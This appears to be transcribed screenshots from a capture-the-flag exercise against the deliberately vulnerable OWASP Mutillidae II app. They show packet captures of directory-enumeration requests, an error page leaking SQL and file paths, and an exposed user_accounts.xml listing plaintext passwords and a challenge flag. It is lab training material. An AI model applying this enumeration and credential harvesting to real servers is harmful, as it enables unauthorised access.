
No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	10.5.5.1	10.5.5.11	TCP	74	57868 → 80
2	0.000029903	10.5.5.11	10.5.5.1	TCP	74	80 → 57868
3	0.000040868	10.5.5.1	10.5.5.11	TCP	66	57868 → 80
4	0.000071795	10.5.5.1	10.5.5.11	HTTP	159	GET /datab
5	0.000164684	10.5.5.11	10.5.5.1	TCP	66	80 → 57868
6	0.011841434	10.5.5.11	10.5.5.1	HTTP	3794	HTTP/1.1 2
7	0.011854615	10.5.5.1	10.5.5.11	TCP	66	57868 → 80
8	0.012887079	10.5.5.1	10.5.5.11	TCP	66	57868 → 80
9	0.016128738	10.5.5.11	10.5.5.1	TCP	66	80 → 57868
10	0.016141917	10.5.5.1	10.5.5.11	TCP	66	57868 → 80

▶ Frame 66: 148 bytes on wire (1184 bits), 148 captured (70.25% capture rate), 148 bytes captured on interface (1184 bits on interface)
 ▶ Ethernet II, Src: 02:42:74:cc:e2:84 (02:42:74:cc:e2:84), Dst: 02:42:74:cc:e2:84 (02:42:74:cc:e2:84)
 ▶ Internet Protocol Version 4, Src: 10.5.5.1, Dst: 10.5.5.11
 ▶ Transmission Control Protocol, Src Port: 45678, Dst Port: 80
 ▶ Hypertext Transfer Protocol

```

0000  02 42 0a 05 05 0b 02 42 74 cc e2 84 08
0010  00 86 c6 c6 40 00 40 06 55 96 0a 05 05
0020  05 0b b2 48 00 50 99 e2 27 1b 1a fe 1b
0030  01 f6 1e 8e 00 00 01 01 08 0a 78 c0 53
0040  70 9d 47 45 54 20 2f 70 61 73 73 77 6f
0050  20 48 54 54 50 2f 31 2e 31 0d 0a 48 6f
0060  20 31 30 2e 35 2e 35 2e 31 31 0d 0a 55
0070  2d 41 67 65 6e 74 3a 20 63 75 72 6c 2f
0080  38 2e 31 0d 0a 41 63 63 65 70 74 3a 20
0090  0d 0a 0d 0a
  
```

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OWASP Mutillidae II: Keep Calm and Pwn On

Version: 2.6.62 Security Level: 0 (Hosed) Hints: Enabled (1 - Try easier) Not Logged In

Home Login/Register Toggle Hints Show Popup Hints Toggle Security Enforce SSL Reset DB View Log View Captured Data

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OWASP 2013

OWASP 2010

OWASP 2007

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- Get rid of those pesky PHP errors
- Kali Linux
- Samurai Web Testing Framework
- sqlmap
- Some Useful Firefox Add-ons

More Hints?: See ["/documentation/mutillidae-test-scripts.txt"](#)

Browser: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
PHP Version: 5.5.9-1ubuntu4.25

Error Message

Failure is always an option	
Line	109
Code	0
File	/app/classes/LogHandler.php
Message	Error attempting to write to log table: /app/classes/MySQLHandler.php on line 194: Error executing query: connect_errno: 0 errno: 1046 error: No database selected client_info: 5.5.0 host_info: 127.0.0.1 via TCP/IP } Query: INSERT INTO hitlog(hostname, ip, browser, referer, date) VALUES ('10.5.5.1', '10.5.5.1', 'Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0', 'User visited: /app/home.php', now()) (0) [Exception]
Trace	#0 /app/includes/log-visit.php(17): LogHandler->writeToLog('User visited: /...') #1 /app/index.php(642): include_once('/app/includes/l...') #2 (main)
Diagnostic Information	

[Click here to reset the DB](#)

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Protocol	Length	Info
TCP	66	57886 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2025862159...
HTTP	144	GET /test/ HTTP/1.1
TCP	66	80 → 57886 [ACK] Seq=1 Ack=79 Win=65152 Len=0 TSval=286150913...
HTTP	1171	HTTP/1.1 200 OK (text/html)
TCP	66	57886 → 80 [ACK] Seq=79 Ack=1106 Win=64128 Len=0 TSval=202586...
TCP	66	57886 → 80 [FIN, ACK] Seq=79 Ack=1106 Win=64128 Len=0 TSval=2...
TCP	66	80 → 57886 [FIN, ACK] Seq=1106 Ack=80 Win=65152 Len=0 TSval=2...
TCP	66	57886 → 80 [ACK] Seq=80 Ack=1107 Win=64128 Len=0 TSval=202586...
TCP	74	57902 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSv...
TCP	74	80 → 57902 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SA...

ed (528 bits) on interface br-339414195aeb, id 0000 02 42 0a 05 05 0b 02 42 74 cc e2 84 08
, Dst: 02:42:0a:05:05:0b (02:42:0a:05:05:0b) 0010 00 34 cb 37 40 00 40 06 51 77 0a 05 05
.11 0020 05 0b b2 56 00 50 6c a3 6b 03 51 03 4d
t: 80, Seq: 94, Ack: 539, Len: 0 0030 01 f5 1e 3c 00 00 01 01 08 0a 78 c0 6b
0040 88 53

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Protocol	Length	Info
TCP	66	57904 → 80 [ACK] Seq=111 Ack=3672 Win=64128 Len=0 TSval=20258...
TCP	74	45638 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSv...
TCP	74	80 → 45638 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SA...
TCP	66	45638 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2025868233...
HTTP	147	GET /includes HTTP/1.1
TCP	66	80 → 45638 [ACK] Seq=1 Ack=82 Win=65152 Len=0 TSval=286156986...
HTTP	580	HTTP/1.1 301 Moved Permanently (text/html)
TCP	66	45638 → 80 [ACK] Seq=82 Ack=515 Win=64128 Len=0 TSval=2025868...
TCP	66	45638 → 80 [FIN, ACK] Seq=82 Ack=515 Win=64128 Len=0 TSval=20...
TCP	66	80 → 45638 [FIN, ACK] Seq=515 Ack=83 Win=65152 Len=0 TSval=28...

ed (528 bits) on interface br-339414195aeb, id 0000 02 42 0a 05 05 0b 02 42 74 cc e2 84 08

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.11 0020 05 0b b2 56 00 50 6c a3 6b 03 51 03 4d

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0040 88 53

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Protocol	Length	Info
TCP	66	80 → 45638 [FIN, ACK] Seq=515 Ack=83 Win=65152 Len=0 TSval=28...
TCP	66	45638 → 80 [ACK] Seq=83 Ack=516 Win=64128 Len=0 TSval=2025868...
TCP	74	45640 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSv...
TCP	74	80 → 45640 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SA...
TCP	66	45640 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2025870252...
HTTP	148	GET /passwords HTTP/1.1
TCP	66	80 → 45640 [ACK] Seq=1 Ack=83 Win=65152 Len=0 TSval=286159005...
HTTP	582	HTTP/1.1 301 Moved Permanently (text/html)
TCP	66	45640 → 80 [ACK] Seq=83 Ack=517 Win=64128 Len=0 TSval=2025870...
TCP	66	45640 → 80 [FIN, ACK] Seq=83 Ack=517 Win=64128 Len=0 TSval=20...

ed (528 bits) on interface br-339414195aeb, id
, Dst: 02:42:0a:05:05:0b (02:42:0a:05:05:0b)
.11
t: 80, Seq: 94, Ack: 539, Len: 0

0000	02 42 0a	05 05 0b 02 42	74 cc e2 84 08
0010	00 34 cb 37 40 00 40 06	51 77 0a 05 05	
0020	05 0b b2 56 00 50 6c a3	6b 03 51 03 4d	
0030	01 f5 1e 3c 00 00 01 01	08 0a 78 c0 6b	
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Packets: 100 · Displayed: 100 (100.0%) Profile: Default

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Protocol	Length	Info
TCP	66	80 → 45652 [FIN, ACK] Seq=1413 Ack=101 Win=65152 Len=0 TSval=...
TCP	66	45652 → 80 [ACK] Seq=101 Ack=1414 Win=64128 Len=0 TSval=20258...
TCP	74	45654 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSv...
TCP	74	80 → 45654 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SA...
TCP	66	45654 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2025876321...
HTTP	159	GET /webservices/soap/lib HTTP/1.1
TCP	66	80 → 45654 [ACK] Seq=1 Ack=94 Win=65152 Len=0 TSval=286165074...
HTTP	604	HTTP/1.1 301 Moved Permanently (text/html)
TCP	66	45654 → 80 [ACK] Seq=94 Ack=539 Win=64128 Len=0 TSval=2025876...
TCP	66	45654 → 80 [FIN, ACK] Seq=94 Ack=539 Win=64128 Len=0 TSval=20...

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Protocol	Length	Info
TCP	66	80 → 57886 [FIN, ACK] Seq=1106 Ack=80 Win=65152 Len=0 TSval=2...
TCP	66	57886 → 80 [ACK] Seq=80 Ack=1107 Win=64128 Len=0 TSval=202586...
TCP	74	57902 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSV...
TCP	74	80 → 57902 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SA...
TCP	66	57902 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2025864181...
HTTP	143	GET /data HTTP/1.1
TCP	66	80 → 57902 [ACK] Seq=1 Ack=78 Win=65152 Len=0 TSval=286152934...
HTTP	572	HTTP/1.1 301 Moved Permanently (text/html)
TCP	66	57902 → 80 [ACK] Seq=78 Ack=507 Win=64128 Len=0 TSval=2025864...
TCP	66	57902 → 80 [FIN, ACK] Seq=78 Ack=507 Win=64128 Len=0 TSval=20...

ed (528 bits) on interface br-339414195aeb, id
 Dst: 02:42:0a:05:05:0b (02:42:0a:05:05:0b)
 11
 : 80, Seq: 94, Ack: 539, Len: 0

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0000  02 42 0a 05 05 0b 02 42 74 cc e2 84 08
0010  00 34 cb 37 40 00 40 06 51 77 0a 05 05
0020  05 0b b2 56 00 50 6c a3 6b 03 51 03 4d
0030  01 f5 1e 3c 00 00 01 01 08 0a 78 c0 6b
0040  88 53
  
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Name	Last modified	Size	Description
Parent Directory	-	-	-
user_accounts.xml	2012-05-14 00:00	5.5K	-

Apache/2.4.7 (Ubuntu) Server at 10.5.5.11 Port 80

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10.5.5.11/data/user_accounts.xml

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This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
<?xml version="1.0"?>
<Employees>
  <Employee ID="0">
    <UserName>Flag</UserName>
    <Password>Here is the Code for Challenge 4!</Password>
    <Signature>21z-1478K</Signature>
    <Type>Flag</Type>
  </Employee>
  <Employee ID="1">
    <UserName>admin</UserName>
    <Password>adminpass</Password>
    <Signature>q0t_r00t?</Signature>
    <Type>Admin</Type>
  </Employee>
  <Employee ID="2">
    <UserName>adrian</UserName>
    <Password>somepassword</Password>
    <Signature>Zombie Films Rock!</Signature>
    <Type>Admin</Type>
  </Employee>
  <Employee ID="3">
    <UserName>john</UserName>
    <Password>monkey</Password>
    <Signature>I like the smell of confunk</Signature>
    <Type>Admin</Type>
  </Employee>
  <Employee ID="4">
    <UserName>jeremy</UserName>
    <Password>password</Password>
    <Signature>d1373 1337 speak</Signature>
    <Type>Admin</Type>
  </Employee>
  <Employee ID="5">
    <UserName>bryce</UserName>
```